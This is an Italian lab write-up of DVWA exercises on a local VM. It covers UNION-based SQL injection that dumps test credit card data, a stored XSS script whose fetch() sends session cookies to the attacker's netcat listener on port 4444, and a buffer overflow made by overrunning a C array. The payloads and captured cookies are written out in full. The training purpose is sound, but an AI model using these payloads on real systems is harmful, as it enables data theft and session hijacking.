`mysql` - `owasp10` - `tikiwiki` - `tikiwiki195`



The screenshot shows a Firefox browser window with the DVWA SQL Injection Low-level page loaded at `192.168.13.150/dvwa/vulnerabilities/sqlinjection/?id=1'+UNION+SELECT+schema_name%2C+NULL+FROM+information_schema.schemata%23%23+&Submit=Submit#`. The DVWA logo is at the top right. A sidebar on the left lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, **SQL Injection** (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It contains a "User ID:" input field with the value "1' UNION SELECT schema\_name, NULL FROM information\_schema.schemata##" and a "Submit" button. Below the input field, the page displays the results of the query, listing database schemas: admin, information\_schema, dwva, metasploit, mysql, owasp10, tikiwiki, and tikiwiki195, each with their first and last names set to "admin". At the bottom, there is a "More info" section with links to security reviews and Wikipedia articles.

**Vulnerability: SQL Injection**

User ID:

ID: 1' UNION SELECT schema\_name, NULL FROM information\_schema.schemata##  
First name: admin  
Surname: admin

ID: 1' UNION SELECT schema\_name, NULL FROM information\_schema.schemata##  
First name: information\_schema  
Surname:

ID: 1' UNION SELECT schema\_name, NULL FROM information\_schema.schemata##  
First name: dwva  
Surname:

ID: 1' UNION SELECT schema\_name, NULL FROM information\_schema.schemata##  
First name: metasploit  
Surname:

ID: 1' UNION SELECT schema\_name, NULL FROM information\_schema.schemata##  
First name: mysql  
Surname:

ID: 1' UNION SELECT schema\_name, NULL FROM information\_schema.schemata##  
First name: owasp10  
Surname:

ID: 1' UNION SELECT schema\_name, NULL FROM information\_schema.schemata##  
First name: tikiwiki  
Surname:

ID: 1' UNION SELECT schema\_name, NULL FROM information\_schema.schemata##  
First name: tikiwiki195  
Surname:

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ha.ckers.org/pwntools/sql-injection.html>

# RECUPERO DATI SENSIBILI SU DATABASE

All'interno dei vari database sono presenti moltissime informazioni.

Inserendo il comando:

```
' UNION SELECT table_name, NULL FROM information_schematables WHERE table_schema = 'owasp10' ##'
```

Ci troveremo davanti delle informazioni di nostro interesse come quelle relative alle carte di credito.

Continuiamo la nostra ricerca mettendo il focus proprio sulla voce credit\_cards

The screenshot shows a web application interface for DVWA (Damn Vulnerable Web Application) with a SQL injection vulnerability. The URL in the address bar is partially visible as "ELECT+table\_name%2C+NULL+FROM+information\_schema.tables+WHERE+table\_schema+%3D+'owasp10'+%23%23&Su...". Below the address bar, there are two status indicators: "lacking DB" and "OffSec". The main content area has a green header bar with the DVWA logo. Below it, the title "Vulnerability: SQL Injection" is displayed. A form field labeled "User ID:" contains a red error message: "ID: ' UNION SELECT table\_name, NULL FROM information\_schema.tables WHERE table\_schema = 'owasp10' ## First name: accounts Surname:". Below this, several other table names are listed with their corresponding first and last names: "blogs\_table", "captured\_data", "credit\_cards", "hitlog", and "pen\_test\_tools". Each entry follows the same pattern: "ID: ' UNION SELECT table\_name, NULL FROM information\_schema.tables WHERE table\_schema = 'owasp10' ## First name: <table\_name> Surname:</table\_name>".

# RECUPERO DATI SENSIBILI SU DATABASE

Inserendo il comando:

```
' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'credit_cards' AND table_schema = 'owasp10' ##
```

Ci troveremo davanti a varie tabelle:

ccid

ccnumber

CCV

expiration

The screenshot shows a web browser window for the DVWA (Damn Vulnerable Web Application) SQL Injection challenge. The URL in the address bar is `http://localhost/dvwa/vulnerabilities/sql_injection/`. The page title is "Vulnerability: SQL Injection". A form field labeled "User ID:" contains the value "ID: ' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_name = 'credit\_cards' AND table\_schema = 'owasp10' ##". Below the form, four sets of results are displayed, each corresponding to a table found in the "credit\_cards" table of the "owasp10" schema:

- ID: ccid  
First name: ccid  
Surname:
- ID: ccnumber  
First name: ccnumber  
Surname:
- ccv  
First name: ccv  
Surname:
- expiration  
First name: expiration  
Surname:

# RECUPERO DATI SENSIBILI SU DATABASE

Inserendo il comando:

```
' UNION SELECT ccid, cnumber FROM
owasp10.credit_cards ##  
e
' UNION SELECT ccv, expiration FROM
owasp10.credit_cards ##
```

otterremo tutti i dati di ogni carta di credito.

```
ID: ' UNION SELECT ccid, cnumber FROM owasp10.credit_cards ##
First name: 1
Surname: 4444111122223333

ID: ' UNION SELECT ccid, cnumber FROM owasp10.credit_cards ##
First name: 2
Surname: 7746536337776330

ID: ' UNION SELECT ccid, cnumber FROM owasp10.credit_cards ##
First name: 3
Surname: 8242325748474749

ID: ' UNION SELECT ccid, cnumber FROM owasp10.credit_cards ##
First name: 4
Surname: 7725653200487633

ID: ' UNION SELECT ccid, cnumber FROM owasp10.credit_cards ##
First name: 5
Surname: 1234567812345678

ID: ' UNION SELECT ccv, expiration FROM owasp10.credit_cards ##
First name: 745
Surname: 2012-03-01

ID: ' UNION SELECT ccv, expiration FROM owasp10.credit_cards ##
First name: 722
Surname: 2015-04-01

ID: ' UNION SELECT ccv, expiration FROM owasp10.credit_cards ##
First name: 461
Surname: 2016-03-01

ID: ' UNION SELECT ccv, expiration FROM owasp10.credit_cards ##
First name: 230
Surname: 2017-06-01

ID: ' UNION SELECT ccv, expiration FROM owasp10.credit_cards ##
First name: 627
Surname: 2018-11-01
```

# CONCLUSIONI

L'SQL Injection (SQLi) è una delle vulnerabilità più critiche nelle applicazioni web, che permette a un attaccante di manipolare le query SQL per accedere a dati riservati come credenziali e informazioni sensibili. Durante l'analisi, abbiamo dimostrato come sia possibile:

Accedere alla struttura del database:

- Identificazione dei database presenti (dvwa, owasp10, mysql, metasploit, tikiwiki, etc.).
- Recupero dei nomi delle tabelle e delle colonne

Estrarre credenziali e dati sensibili:

- Identificazione ed estrazione di utenti e password.
- Recupero di dati bancari dalla tabella credit\_cards nel database owasp10 (ccid, ccnumber, ccv, expiration).

L'SQL Injection rimane una minaccia grave, ma può essere mitigata con pratiche di sviluppo sicuro. L'analisi ha dimostrato come un attaccante possa sfruttare queste vulnerabilità per accedere a informazioni critiche, sottolineando l'importanza di una protezione adeguata.

# TEST 2 - XSS PERSISTENTE



# INTRODUZIONE

## REQUISITI:

- VM KALI CON IP 192.168.104.100
- VM META2 CON IP 192.158.104.150
- Verificare connessione con ping su VM Kali

L'obiettivo di questo esercizio è comprendere e dimostrare come un attaccante possa sfruttare una vulnerabilità Cross-Site Scripting (XSS) persistente per rubare i cookie di sessione di un utente legittimo. Utilizzeremo la piattaforma Damn Vulnerable Web Application (DVWA) per simulare l'attacco e un server web per ricevere i cookie rubati.

## Contesto:

Le vulnerabilità XSS permettono a un attaccante di iniettare script malevoli in pagine web visualizzate da altri utenti. Quando questi script vengono eseguiti nel browser della vittima, possono compiere azioni non autorizzate, come il furto di cookie di sessione, che possono essere utilizzati per impersonare l'utente legittimo.

# XSS PERSISTENTE LOW

Accedere alla web app DVWA e settare nella pagina DVWA Security la difficoltà Low.

The screenshot shows the DVWA Security interface. At the top, there's a navigation menu with links for Home, Instructions, and Setup. Below that is a sidebar with links for Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area is titled "DVWA Security" and features a lock icon. It says "Security Level is currently low." and "You can set the security level to low, medium or high." A dropdown menu is set to "low" and has a "Submit" button next to it. Below this, there's a section for "PHPIDS" which describes it as a security layer for PHP based web applications. It says "PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications." and "You can enable PHPIDS across this site for the duration of your session." It also mentions that PHPIDS is currently disabled and provides a link to "enable PHPIDS". At the bottom of the page are links for "[Simulate attack]" and "[View IDS log]".

Impostare il livello di sicurezza su "low" in DVWA (Damn Vulnerable Web Application) comporta una riduzione significativa delle misure di sicurezza implementate nell'applicazione. Questo rende DVWA più vulnerabile agli attacchi e facilita l'esecuzione di tecniche di hacking come l'SQL injection, l'XSS Persistente , e altre vulnerabilità comuni.

Gli attacchi XSS vengono eseguiti direttamente senza filtri o controlli.

# UTILITY NETCAT

Prima di continuare l'esercizio bisogna impostare la porta su cui il tool netcat riceverà i cookie di nostro interesse.

Quando esegui nc -lvp 4444, netcat avvia un server che ascolta sulla porta 4444 del tuo computer.

Qualsiasi dato inviato a questa porta verrà visualizzato nel terminale in cui è in esecuzione netcat.

Questo è utile per testare le connessioni di rete, ricevere file o dati, o per configurare semplici server di test.

Si consiglia l'uso di un ciclo while come da screenshot, per evitare l'interruzione del tool.

Tornare nel sito DVWA e andare nella sezione XSS Stored, premere tasto destro all'interno del form Message, andare su Ispeziona e modificare maxlength, prima di inserire lo script XSS.

```
(kali㉿kali)-[~]
$ while true; do nc -lvp 4444; done
listening on [any] 4444 ...
```

```
> <div id="main_menu">...</div>
-<div id="main_body">
  <div class="body_padded">
    <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
    <div class="vulnerable_code_area">
      <form method="post" name="guestform" onsubmit="return validate_form(this)"> event
        <table width="550" border="0" cellpadding="2" cellspacing="1">
          <tbody>
            <tr>
              <td width="100">Name *</td>
              <td>
                <input name="txtName" type="text" size="30" maxlength="500">
              </td>
            </tr>
```

# XSS PERSISTENTE

Le vulnerabilità Cross-Site Scripting (XSS) persistenti si verificano quando un attaccante riesce a iniettare uno script malevolo in un'applicazione web, e questo script viene memorizzato permanentemente sul server. Quando altri utenti visitano la pagina compromessa, il loro browser esegue lo script, permettendo all'attaccante di compiere azioni non autorizzate, come il furto di cookie o la manipolazione del contenuto della pagina.

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

```
<script>
var cookie = document.cookie;
var url = 'http://192.168.104.100:4444/?cookie=' + cookie;
fetch(url);
</script>
```

Inseriamo lo script all'interno del campo Message:

```
<script>
var cookie = document.cookie;
var url = 'http://192.168.104.100:4444/?cookie=' + cookie;
fetch(url);
</script>
```

All'interno del form Name possiamo mettere ciò che vogliamo.

```
$ while true; do nc -lvp 4444; done
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 48100
GET /?cookie=security=low;%20PHPSESSID=ec078a07e963a3c02543a1a4e421b424 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.104.150/
Origin: http://192.168.104.150
Connection: keep-alive
Priority: u=4
```

Grazie allo script, unito al basso livello di sicurezza della web app, ci verranno restituite all'interno del prompt Netcat, tutte le informazioni di nostro interesse, tra cui i cookie del sito.

Il server remoto (192.168.104.100) in ascolto sulla porta 4444 riceverà una richiesta HTTP GET con i cookie dell'utente inclusi nell'URL.

# XSS PERSISTENTE - MEDIUM

Prima di passare allo script per la difficoltà medium, torniamo nelle impostazioni di sicurezza del sito e impostiamole a medium.

Ritornando nella sezione XSS Stored, focalizziamoci sulle differenze del prompt Low e Medium.

Analizzando le principali differenze possiamo notare che nel livello Medium, il form Message è dotato di filtri che cercano di bloccare eventuali iniezioni di script. Questo può includere la rimozione/escape di alcuni caratteri speciali essenziali.

E' per questo che bisogna prestare particolare attenzione al form Name.

- Questo form a livello Medium rimuove solo <script>, quindi potremmo tentare un attacco usando altri eventi JavaScript.
- Il campo name è meno protetto rispetto a message, quindi un payload potrebbe essere inserito lì.

Inseriamo quindi uno script all'interno del form Name:

```

```

- ◆ ).
    - Impostiamo un valore non valido per l'attributo src (x non è un URL valido).
    - Questo genera un errore di caricamento, perché il browser non trova l'immagine.
  - ◆ onerror="..."
    - L'attributo onerror si attiva quando un'immagine non si carica correttamente.
    - Possiamo eseguire codice JavaScript quando l'errore si verifica.
- ◆ document.location='http://192.168.104.100:4444/?cookie='+document.cookie
  - document.cookie contiene i cookie della pagina, inclusi quelli di sessione.
  - document.location='URL' reindirizza l'utente all'URL specificato, passando i cookie come parametro.

Home  
Instructions  
Setup

Brute Force  
Command Execution

CSRF  
File Inclusion

SQL Injection  
SQL Injection (Blind)

Upload  
XSS reflected

XSS stored  
DVWA Security

PHP Info

About

Logout

Username: admin  
Security Level: medium  
PHPIDS: disabled

## Vulnerability: Stored Cross-Site Scripting

Name \*

Message \*

### More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
**XSS stored**  
DVWA Security

Name: test  
Message: This is a test comment.

Name:  
Message: Raptors

Name:  
Message: Raptors

Come possiamo vedere dalle immagini, lo script ha avuto successo.  
Troveremo i cookie di nostro interesse all'interno del prompt Netcat  
collegato alla porta 4444 di Kali.  
Abbiamo così eluso le misure di sicurezza che il livello medio applica.

```
(kali㉿kali)-[~] 192.168.104.150/dvwa/vulnerabilities/xss_s/
$ while true; do nc -lvp 4444; done
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 54914
GET /?cookie=security=medium;%20PHPSESSID=ec078a07e963a3c02543a1a4e421b424 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Priority: u=5, i
```

# XSS PERSISTENTE: RECUPERO DATI AGGIUNTIVI

Nel caso volessimo recuperare ulteriori dati come il dump completo, cookie, versione browser, ip, data, all'interno del nostro form Message possiamo inserire questo script:

```

```

Quando un utente apre la pagina e il payload viene eseguito:

1. L'immagine con src="x" fallisce.
2. L'onerror scatta e modifica src, forzando una richiesta HTTP a 192.168.104.100:4444.
3. Il server riceve una richiesta con i parametri: GET /?cookie=SESSIONID; path=/&ua=Mozilla/5.0...&date=2025-03-18T10:56:14.250Z
4. Usando netcat (nc -lvp 4444), vedremo i cookie e le informazioni del browser in tempo reale.


**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*

```
listening on [any] 4444 ...
Instructions
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 47382
GET /?cookie=security=low;%20PHPSESSID=613c08bbfdf5cf853d93d16dc0043605&ua=Mozilla/5.0%20(X11;%20Linux%20x86_64;%20rv:128.0)%20Gecko/20100101%20Firefox/128.0&date=2025-03-18T11:17:50.884Z HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Priority: u=5, i

Name *
Message *
Command Execution
CSRF
Sign Guestbook
```



# **TEST 3 - SYSTEM EXPLOIT → BOF**

Il codice acquisisce un numero prestabilito di input dall'utente (in questo caso 10) e li riordina eseguendo controlli all'interno di un ciclo for innestato.

Analisi del for innestato:

Alla riga 32 il ciclo esterno:

```
for (j=0;j<10 - 1;j++))
```

controlla quante volte il ciclo interno deve essere eseguito.

J parte da 0 (ricordo che un array parte da 0) e arriva fino a 8 (cioè  $10 - 1$ ), perché dopo

9 iterazioni l'array sarà già ordinato.

Ogni iterazione del ciclo esterno stabilisce un limite per il ciclo interno, evitando di controllare l'ultimo numero dell'array già ordinato.

Il ciclo interno, infatti, si esegue con la seguente struttura:

```
for (k=0; k<10-j-1; k++)
```

Ogni volta che  $j$  incrementa, riduce il numero di elementi da controllare, poiché il ciclo interno ha come limite  $10 - j - 1$ .

Questo accade perché ad ogni iterazione del ciclo esterno, l'elemento più grande viene spostato alla fine dell'array, e quindi non occorre confrontarlo nuovamente.

All'interno del ciclo innestato si verifica lo swap dei valori.


Nel nostro caso, abbiamo impostato il numero di input che l'utente può inserire ad un valore molto più alto del limite dell'array, cioè 300, invece di 10.

Se l'utente cerca di inserire numeri in zone di memoria che non sono allocate correttamente, si verifica un buffer overflow.

Questo succede quando i dati vengono scritti oltre la fine di un array, causando danni alla memoria e potenzialmente portando a comportamenti imprevedibili del programma.

Per evitare questo problema, è importante fare in modo che questo numero sia abbastanza alto perché a volte il compilatore gestisce i piccoli problemi da solo

```
printf ("Inserire 10 interi:\n");
for ( i = 0 ; i < 4000; i++) // bisogna raggiungere una zona di memoria critica. numeri troppo bassi a volte non funzionano.
{
    int c= i+1;
    printf("[%d]:", c);
    scanf ("%d", &vector[i]);
```



Successivamente si è creato un eseguibile dal codice in c con "gcc nome\_codice.c -o nome\_eseguibile" dove gcc è il compilatore di C. Infine si è eseguito il programma dal terminale con "./ nome\_eseguibile < input.txt"

Per automatizzare il problema di inserire tanti input si è scelto di creare un file con una lista di 300 numeri con il comando "seq 1 300 > input.txt" poi si è scelto di modificare, per l'appunto il limite massimo di input possibili da 10 a 300.

